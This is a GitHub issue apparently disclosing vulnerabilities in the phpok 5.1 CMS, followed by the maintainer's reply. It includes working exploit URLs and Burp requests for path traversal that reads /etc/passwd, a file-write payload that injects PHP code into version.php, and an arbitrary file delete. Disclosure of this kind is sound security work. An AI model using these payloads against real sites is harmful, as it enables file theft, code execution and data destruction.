<> Code   ⊙ Issues 7   ⣿ Pull requests 2   ⊙ Actions   ⊞ Projects   ☐ Wiki   ⋯

New issue

phpok 5.1 have Some Vulnerability #4

⊘ Closed   **Passer6y** opened this issue on Mar 6, 2019 · 1 comment

Passer6y commented on Mar 6, 2019

Variable Overwrite Vulnerability

from the Entrance of framework， i discovered `parse_str` variable overwrite in `framework/init.php`

```
1603        if('/'.$script_name == substr($uri, start: 0,(strlen($script_name)+
1604            $uri = substr($uri,(strlen($script_name)+1));
1605        }
1606        $data['script'] = $script_name;
1607        $query_string = $this->lib( class: 'server')->query();
1608        if($query_string){
1609            $uri = str_replace( search: '?'.$query_string, replace: '',$uri);
1610            $data['query'] = $query_string;
1611            $get = parse_str($query_string);        // 变量覆盖
1612            var_dump( expression: "变量覆盖".$get);
1613            $this->data( var: 'get',$get);
1614        }
1615        if($uri != '/' && strlen($uri)>2){
1616            if(substr($uri, start: 0, length: 1) == '/'){
```

we could watch `$query_string` parameter in `framework/libs/server.php` :

```
91      /**
92       * 取得网址中?后面的参数
93       **/
94      public function query($system=false)
95      {
96          global $app;
97          $string = $_SERVER['QUERY_STRING'];
98          if(!$string){
99              return false;
100         }
101         parse_str($string, &arr: $info);
102         if(!$info){
103             return false;
104         }
105         $format = $system ? 'system' : 'safe';
106         foreach($info as $key=>$value){
107             $tmp = $app->format($value,$format);        // 虽然有safe, 我就覆盖个变量
108             if($tmp == ''){
109                 unset($info[$key]);
110             }
111         }
112         return http_build_query($info);
113     }
```

payload: `http://phpok/?data[script]=passer6y`

```
1604            $uri = substr($uri,(strlen($script_name)+1));
1605        }
1606        $data['script'] = $script_name;   $script_name: "index.php"
1607        $query_string = $this->lib( class: 'server')->query();  $query_string: "data%5Bscript%5D=passer6y"
1608        if($query_string){
1609            $uri = str_replace( search: '?'.$query_string, replace: '',$uri);  $uri: "/"
1610            $data['query'] = $query_string;  $data: {script => "passer6y", query => "data%5Bscript%5D=passer6y"}[2]
1611            $get = parse_str($query_string);        // 变量覆盖  $query_string: "data%5Bscript%5D=passer6y"  $get: nu
1612            $this->data( var: 'get',$get);
1613        }
1614        if($uri != '/' && strlen($uri)>2){
1615            if(substr($uri, start: 0, length: 1) == '/'){
1616                $uri = substr($uri, start: 1);
```

_init.phpok _route()

Variables   Watches

▶ ⊞ $array = {array} [2]
  ⊞ $count = 2
▼ ⊞ $data = {array} [2]
    ⊞ script = "passer6y"
    ⊞ query = "data%5Bscript%5D=passer6y"

Vulnerability to read arbitrary files

```php
**/
    public function remote($url,$post='')
    {
        return $GLOBALS['app']->lib('html')->get_content($url,$post);
    }

    /**
     * 读取数据
     * @参数 $file 要读取的文件，支持远程文件
     * @参数 $length 文件长度，为空表示读取全部，仅限本地文件有效
     * @参数 $filter 是否过滤安全字符，默认为true，不过滤请传参false，仅限本地文件有效
     * @返回 false 或 文件内容
    **/
    public function cat($file="",$length=0,$filter=true)
    {
        if(!$file){
            return false;
        }
        if(strpos($file, "://") !== false && strpos($file, 'file://') === false){      // === 强类型比较
            return $this->remote($file);
        }
        if(!file_exists($file)){
            return false;
        }
        $this->read_count++;

        if($length && is_numeric($length)){
            $maxlength = $length;
            if($filter){
                $maxlength = $length + strlen($this->safecode);
            }
            $fp = fopen($file, 'rb');
            if(!$fp){
                return false;
            }
            $content = fread($fp,$maxlength);
            fclose($fp);
        }else{
            $content = file_get_contents($file);
```

back to the:

framework/admin/tpl_control.php

```php
    /**
     * 内容模板编辑
    **/
    public function edit_f()
    {
        if(!$this->popedom["filelist"]){
            $this->error(P_Lang('您没有权限执行此操作'));
        }
        $id = $this->get("id","int");
        if(!$id){
            $this->error(P_Lang('未指定风格ID'));
        }
        $rs = $this->model('tpl')->get_one($id);
        if(!$rs){
            $this->error(P_Lang('风格信息不存在'));
        }
        if(!$rs["folder"]){
            $this->error(P_Lang('未设置风格文件夹'));
        }
        $folder = $this->get("folder");
        if(!$folder) $folder = "/";
        $title = $this->get("title");
        $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
        if(!file_exists($file)){
            $this->error(P_Lang('文件不存在'));
        }
        $is_edit = true;
```

framework/admin/appsys_control.php

there is two file have this vulnerability:
payload1:

```
/admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../../etc/passwd
```

payload2:

```
/admin.php?c=tpl&f=edit&id=1&title=../../../../../../../etc/passwd
```

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Go Cancel < | ▾ > | ▾   Target: http://phpok

Request

Raw | Params | Headers | Hex

```
POST /admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../etc/passwd HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=ilc9ev2s0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

Raw | Headers | Hex | HTML | Render

文件无法写法，不支持在线编辑

```
 7  #
 8  # See the opendirectoryd(8) man page for additional
    information about
 9  # Open Directory.
10  ##
11  nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
12  root:*:0:0:System Administrator:/var/root:/bin/sh
13  daemon:*:1:1:System Services:/var/root:/usr/bin/false
14  _uucp:*:4:4:Unix to Unix Copy
    Protocol:/var/spool/uucp:/usr/sbin/uucico
15  _taskgated:*:13:13:Task Gate
    Daemon:/var/empty:/usr/bin/false
16  _networkd:*:24:24:Network
    Services:/var/networkd:/usr/bin/false
17  _installassistant:*:25:25:Install
```

取消关闭

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Go Cancel < | ▾ > | ▾   Target: http://phpok

Request

Raw | Params | Headers | Hex

```
POST /admin.php?c=tpl&f=edit&id=1&title=../../../../../../etc/passwd HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=ilc9ev2s0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

Raw | Headers | Hex | HTML | Render

```
    information about
 9  # Open Directory.
10  ##
11  nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
12  root:*:0:0:System Administrator:/var/root:/bin/sh
13  daemon:*:1:1:System Services:/var/root:/usr/bin/false
14  _uucp:*:4:4:Unix to Unix Copy
    Protocol:/var/spool/uucp:/usr/sbin/uucico
15  _taskgated:*:13:13:Task Gate
16  Daemon:/var/empty:/usr/bin/false
17  _networkd:*:24:24:Network
    Services:/var/networkd:/usr/bin/false
18  _installassistant:*:25:25:Install
19  Assistant:/var/empty:/usr/bin/false
    _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
20  _postfix:*:27:27:Postfix Mail
    Server:/var/spool/postfix:/usr/bin/false
21  _scsd:*:31:31:Service Configuration
    Service:/var/empty:/usr/bin/false
22  _ces:*:32:32:Certificate Enrollment
```

取消关闭

? | < | + | > | Type a search term   0 matches

Done   10,412 bytes | 134 millis

Arbitrary File Writing to getshell

`edit_save_f()` function In `framework/admin/tpl_control.php` 383 line

```php
        }

        /**
         * 存储模板代码
         **/
        public function edit_save_f()
        {
            if(!$this->popedom["filelist"]){
                $this->error(P_Lang('您没有权限执行此操作'));
            }
            $id = $this->get("id","int");
            if(!$id){
                $this->error(P_Lang('未指定ID'));
            }
            $rs = $this->model('tpl')->get_one($id);
            if(!$rs){
                $this->error(P_Lang('风格信息不存在'));
            }
            if(!$rs["folder"]){
                $this->error(P_Lang('未设置风格文件夹'));
            }
            $folder = $this->get("folder");
            if(!$folder){
                $folder = "/";
            }
            $title = $this->get("title");
            $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
            if(!file_exists($file)){
                $this->error(P_Lang('文件不存在'));
            }
            if(!is_writable($file)){
                $this->error(P_Lang('文件无法写法，不支持在线编辑'));
            }
            $content = $this->get("content","html_js");
            $this->lib('file')->vim($content,$file);
            $this->success();
        }

        //模板弹出选择器
```

payload: /admin.php?c=tpl&f=edit_save&id=1&title=../../../../../../../Users/passer6y/Documents/www/phpok/version.php&content=<%3fphp+phpinfo()%3becho+"passer6y"%3b%3f

Arbitrary file delete Vulnerability

framework/admin/tpl_control.php 303行 `delfile_f()` 函数:

payload: /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../Users/passer6y/Documents/www/phpok/version.php

---

qinggan commented on Apr 28, 2019   Owner

感谢您如此仔细的测评!
这里我们先说明一下,后台针对已经登录的管理员(目前是系统管理员)是有最高权限的!
回头我们会针对普通管理员进行一定的限制,感谢您的支持

🐱 **qinggan** closed this as completed on Apr 28, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

2 participants